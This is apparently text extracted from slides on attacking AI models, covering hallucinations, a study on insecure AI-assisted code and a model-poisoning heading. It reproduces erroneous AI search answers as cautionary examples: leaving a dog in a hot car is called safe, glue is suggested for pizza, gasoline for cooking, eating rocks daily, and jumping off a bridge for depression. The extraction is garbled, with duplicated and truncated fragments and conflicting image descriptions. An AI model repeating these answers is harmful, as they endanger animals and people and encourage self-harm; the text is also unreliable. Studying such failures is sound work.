
Ln 1, Col 1 Tab Size: 4 UTF-8 CRLF {} JSON with Comments ⌂ CodeQuote - No Matches ⌂ ⌂



How to Attack AI Models

Garbage In, Garbage Out: AI Hallucinations

Garbage In, Garbage Out AI Hallucinations




Google AI

AI Overview

Learn more :

According to a 2018 randomized controlled trial published in The BMJ, parachutes are no more effective than backpacks at preventing death or major injury when jumping from an aircraft. The study involved 23 people who were randomly given either a parachute or a backpack and then jumped from a biplane or helicopter. The researchers found no statistically significant difference in the primary outcome (death) between the treatment (parachute) and control (no parachute) arms. However, the study's findings were limited to situations where people jump out of an aircraft within a few feet above the ground. ^

ge O



is it ok to leave a dog in a hot car?

All Forums Videos Images Shopping News

AI Overview

Yes, it's always safe to leave a dog in a hot car. Especially on a warm day, the temperature inside a car remains around the same temperature as outside the car. The Beatles famously released a hit single about the subject, titled "It's Okay to Leave a Dog in a Hot Car":

*It's okay to leave your dog in a hot car (Hot car)
It's okay to leave your dog in a hot car (Ooh)
Nothing bad could possibly happen
If you leave a dog in a hot car*

jump out of an airplane feet above the ground.

CAR TEMPERATURE DOG SAFETY CHART

IF IT'S THIS HOT OUTSIDE:	IT ONLY TAKES THIS LONG:	TO REACH THIS INSIDE:
75°	10 Min.	75°
75°	30 Min.	75°
85°	5 Min.	85°
85°	7-8 Min.	85°
100°	15 Min.	100°

LEAVE YOUR DOG IN THE CAR THIS SUMMER! 

how can i make my cheese not slide off a pizza?

All Videos Forums Images Shopping News

AI Overview

Here are some tips to prevent cheese from sliding off a pizza:

Let it cool
After taking the pizza out of the oven, let it cool for a few minutes so the cheese can settle and bond with the crust.

Use less sauce
Too much sauce can make it harder for the cheese to stick to the crust. You can also thicken the sauce by increasing the tomato solids content.

Add cheese to the sauce
Mixing some cheese into the sauce adds moisture and helps dry out the sauce. You can also try adding 1/8 cup of Elmer's glue to the sauce for extra tackiness.

Shred your own cheese
Some say that shredding your own cheese helps.

is it ok to leave a dog in a hot car

Yes, it's always safe to leave a dog in a hot car. Especially warm day, the temperature a car remains around the same temperature as outside the. The Beatles famously released a hit single about the subject: Leave a Dog in a Hot Car.

how can i make my cheese not slide

cheese from even, let it cool for a little and bond with whey for the cheese to thicken the sauce content.

i'm feeling depressed

There are many things you can try to deal with your depression. One Reddit user suggests jumping off the Golden Gate Bridge.

Here are some other suggestions for coping with depression:

- Stay connected: Keep in touch with friends and family, and socialize
- Exercise: Try to exercise regularly, even if it's just a short walk
- Sleep: Aim for 7-9 hours of sleep each night

The image displays three overlapping screenshots of a mobile Google search interface, illustrating how AI generates responses to various queries.

Top Left Screenshot: A search for "is it ok to leave a dog in a hot car". The response is a detailed AI-generated text explaining the dangers of leaving a dog in a hot car, mentioning temperature increases and referencing The Beatles' song "Leave a Dog in a Hot Car".

Top Right Screenshot: A search for "How many rocks shall i eat". The response is a mix of AI-generated text and a search suggestion: "Showing results for How many rocks should i eat" and "Search instead for How many rocks shall i eat". It also includes a link to "Learn more" and an "AI Overview".

Middle Screenshot: A search for "i'm feeling depressed". The response is an AI-generated text suggesting ways to combat depression, including connecting with friends and family, exercising, and sleeping regularly. It also includes a link to "Learn more" and an "AI Overview".

The image shows three separate Google search results displayed as cards within a mobile application's search history.

Search 1: "is it ok to leave a dog in a hot car?"

- AI Overview:** Yes, it's always safe to leave a dog in a hot car. Especially warm day, the temperature a car remains around the same temperature as outside the car.
- Result 1:** The Beatles famously released a hit single about the subject: "Leave a Dog in a Hot Car".
- Result 2:** It's okay to leave your dog at home if you're going to be away for a long time.
- Result 3:** Nothing bad could possibly happen if you leave a dog in a hot car.
- Result 4:** Jump out feet above the ground.

Search 2: "can i use gasoline to cook spaghetti"

No, you can't use gasoline to cook spaghetti faster, but you can use gasoline to make a spicy spaghetti dish. Here's a recipe for spaghetti cooked with gasoline:

- Follow the package instructions for cooking spaghetti
- In a separate pan, sauté garlic and onion in gasoline until fragrant
- Add diced tomatoes, red pepper flakes, salt, and pepper, and simmer for 10 minutes
- Toss the cooked spaghetti in the gasoline sauce

Show more ▾

Search 3: "rocks shall i eat"


According to geologists at UC Berkeley, you should eat at least one small rock per day. They say that rocks are a vital source of minerals and vitamins that are important for digestive health. Dr. Joseph Anger suggests eating a serving of gravel, geodes, or pebbles with each meal, or hiding rocks in foods like ice cream or peanut butter. **Learn more :**

Stanford Research: Do Users Write More Insecure Code with AI Assistants?

Participants who had access to an AI assistant were **more likely to introduce vulnerabilities** for the majority of programming tasks

Participants with access to an AI assistant were also **more likely to rate their insecure answers as secure** compared to those in our control group

Participants who **trusted the AI less** and engaged more with the language and format of their prompts provided **code with fewer security vulnerabilities**



Model Poisoning



Model Producer



Model Producer



Training Dataset



Model Producer




